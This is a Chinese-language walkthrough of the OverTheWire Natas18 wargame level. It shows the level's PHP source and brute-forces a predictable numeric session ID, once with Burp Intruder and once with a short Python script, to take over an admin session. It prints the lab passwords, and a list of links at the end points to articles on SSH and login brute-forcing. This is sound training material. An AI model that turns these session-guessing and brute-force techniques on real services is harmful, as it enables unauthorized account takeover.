
Natas18 Writeup(Session登录,暴力破解)
Natas18:
<html>

<head>

<!-- This stuff in the header has nothing to do with the level -->

<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">

<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />

<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />

<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>

<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>

<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>

<script>var wechallinfo = { "level": "natas18", "pass": "<censored>" };</script></head>

<body>

<h1>natas18</h1>

<div id="content">

<?

$maxid = 640;

// 640 should be enough for everyone

//此函数永远返回0

function isValidAdminLogin() {

    if($_REQUEST["username"] == "admin") {

        /* This method of authentication appears to be unsafe and has been disabled for now. */

        //return 1;

    }

    return 0;

}

//若传入的参数id是数字,返回1

function isValidID($id) {

    return is_numeric($id);//IsNumeric (expression)函数返回 Boolean 值,指出表达式的运算结果是否为数。

}

//1-640随机生成id

function createID($user) {

    global $maxid;

    return rand(1, $maxid);//rand() 函数生成随机整数。

}

function debug($msg) {

    //php中预定义的 $_GET 变量用于收集来自 method="get" 的表单中的值。此处$_GET["username"]=你输入的名字,$_GET["password"]=你输入的密码

    if(array_key_exists("debug", $_GET)) {//array_key_exists(key,array)函数检查键名是否存在于数组中,如果键名存在则返回 TRUE,如果键名不存在则返回 FALSE。

        print "DEBUG: $msg<br>";

    }

}

function my_session_start() {

    //如果请求的cookie中存在PHPSESSION键,并且其值为数字

    if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {

        //session_start() 会创建新会话或者重用现有会话。

        if(!session_start()) {

            debug("Session start failed");

            return false;

        } else {

            debug("Session start ok");

            if(!array_key_exists("admin", $_SESSION)) {

                debug("Session was old: admin flag set");

                $_SESSION["admin"] = 0;

                // backwards compatible, secure

            }

            return true;

        }

    }

    return false;

}

function print_credentials() {

    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {

        print "You are an admin. The credentials for the next level are:<br>";

        print "<pre>Username: natas19\n";

        print "Password: <censored></pre>";

    } else {

        print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.";

    }

}

$showform = true;

if(my_session_start()) {

    print_credentials();

    $showform = false;

} else {

    if(array_key_exists("username", $_REQUEST) && array_key_exists("password", $_REQUEST)) {

        session_id(createID($_REQUEST["username"]));

        session_start();

        $_SESSION["admin"] = isValidAdminLogin();

        debug("New session started");

        $showform = false;

        print_credentials();

    }

}

if($showform) {

    ?>

        <p>

        Please login with your admin account to retrieve credentials for natas19.

        </p>

        <form action="index.php" method="POST">

        Username: <input name="username"><br>

        Password: <input name="password"><br>

        <input type="submit" value="Login" />

        </form>

        <?

}

?>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>

</div>

</body>

</html>
natas18-sourcecode.html
方法1:burp爆破


用burp抓包,给headers里添加cookie项PHPSESSID,使用intruder的狙击模式,爆破PHPSESSID,从1-640,当为119时,成功登陆,得到flag。

得到flag:
You are an admin. The credentials for the next level are:

Username: natas19

Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs
方法2:python脚本爆破
# coding=utf-8

import requests

url = "http://natas18.natas.labs.overthewire.org/"

payload = {"username":"admin","password":"123"}

for i in range(640):

    headers = {"Cookie":"PHPSESSID={0}".format(i),"Authorization":"Basic bmF0YXMxODp4dktJcURqeTRPUHY3d0NSZ0RsbWowcEZzQ3NEamhkUA=="}

    req = requests.post(url,params=payload,headers=headers)

    if "You are logged in as a regular user" in req.text:

        # print(i) #打印i,查看进度

		continue

    else:

        print(i)

        print(req.text)

        exit()

flag:4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs
参考:
https://www.cnblogs.com/ichunqiu/p/9554885.html
https://blog.csdn.net/baidu_35297930/article/details/99673176
Natas18 Writeup(Session登录,暴力破解)的更多相关文章
- 忘记秘密利用python模拟登录暴力破解秘密
忘记秘密利用python模拟登录暴力破解秘密: #encoding=utf-8 import itertools import string import requests def gen_pwd_f ...
- Natas19 Writeup(Session登录,常见编码,暴力破解)
Natas19: 提示,与上一题源码类似,只是PHPSESSID不连续.随便输入username和password,抓包观察PHPSESSID,发现是输入的信息,按照id-username的格式,由a ...
- ssh访问控制,多次失败登录即封掉IP,防止暴力破解
ssh访问控制,多次失败登录即封掉IP,防止暴力破解 一.系统:Centos6.3 64位 二.方法:读取/var/log/secure,查找关键字 Failed,例如(注:文中的IP地址特意做了删减 ...
- [转帖]利用hydra(九头蛇)暴力破解内网windows登录密码
利用hydra(九头蛇)暴力破解内网windows登录密码 https://blog.csdn.net/weixin_37361758/article/details/77939070 尝试了下 能够 ...
- DEDE暴力破解后台登录页面
DEDE暴力破解后台登录页面 #!/usr/bin/env python '''/* * author = Mochazz * team = 红日安全团队 * env = pyton3 * */ '' ...
- Linux用root强制踢掉已登录用户;用fail2ban阻止ssh暴力破解root密码
Linux用root强制踢掉已登录用户 首先使用w命令查看所有在线用户: [root@VM_152_184_centos /]# w 20:50:14 up 9 days, 5:58, 3 use ...
- openssh安装、设置指定端口号、免密码登录、变量传递、防暴力破解
首先确保机器挂在好光盘镜像,然后查看软件包信息 [root@xuegod63 ~]# df -hFilesystem Size Used Avail Use% Mounted on/dev ...
- 暴力破解 安鸾 Writeup
前三题可以使用hydra进行破解 hydra使用教程 https://www.cnblogs.com/zhaijiahui/p/8371336.html D:\soft\hydra-windows&g ...
- Odoo14 防暴力破解登录密码
1 # Odoo14 防暴力破解登录密码 2 # 主要工具:redis 3 # 实现思路:限制每个用户24小时内登录失败次数.连续超过5次失败后,需要等待一定时间后才能再次尝试登录 4 # 配置:在你 ...
随机推荐
- cesium入门示例-3dTiles加载
数据转换工具采用cesiumlab1.5.17版本,转换后的3dTiles加载显示比较简单,通过Cesium.Cesium3DTileset接口指定url即可,3dTiles文件可与js前端代码放置一 ...
- 自定义一个简单的SegmentedControl
先大概看下我们想实现简单的效果 源码 // // DSegmentedControl.swift // IOS学习之自定义UISegmentedControl // // Created by din ...
- github常用命令汇总
创立版本库 mkdir Baiducd Baidugit init SSHssh-keygen -t -rsa -C "TaylorApril947939@gmail"(在gith ...
- Oracle与Mysql的高级查询与难点sql
一.连接查询 1.内连接 内连接用于返回满足连接条件的所有记录.默认情况下,在执行连接查询时如果没有指定任何连接操作符,那么这些连接查询都属于内连接. Sql代码 1. SELEC ...
- pandas入门(一):pandas的安装和创建
pandas 对于数据分析的人员来说都是必须熟悉的第三方库,pandas 在科学计算上有很大的优势,特别是对于数据分析人员来说,相当的重要.python中有了Numpy ,但是Numpy 还是比较数学 ...
- IPC thread写法太晦涩
主要用到TLS,首次进入gHaveTLS为false,锁保护说明此函数很多其他函数在调用.通过if (pthread_key_create(&gTLS, threadDestructor) ! ...
- string类中getline函数的应用
*/ * Copyright (c) 2016,烟台大学计算机与控制工程学院 * All rights reserved. * 文件名:text.cpp * 作者:常轩 * 微信公众号:Worldhe ...
- FastDfs安装文档
安装顺序 libfastcommon fdfs_tracker ==> 依赖:Gcc.libevent.perl fdfs_storage FastDFS-nginx-module nginx ...
- python列表解析补充:
python列表解析补充: # 补充: f = [x + y for x in 'ABCDE' for y in '1234567'] print(f) test = [] for x in 'ABC ...
- 大厂面试官问你META-INF/spring.factories要怎么实现自动扫描、自动装配?
大厂面试官问你META-INF/spring.factories要怎么实现自动扫描.自动装配? 很多程序员想面试进互联网大厂,但是也有很多人不知道进入大厂需要具备哪些条件,以及面试官会问哪些问题, ...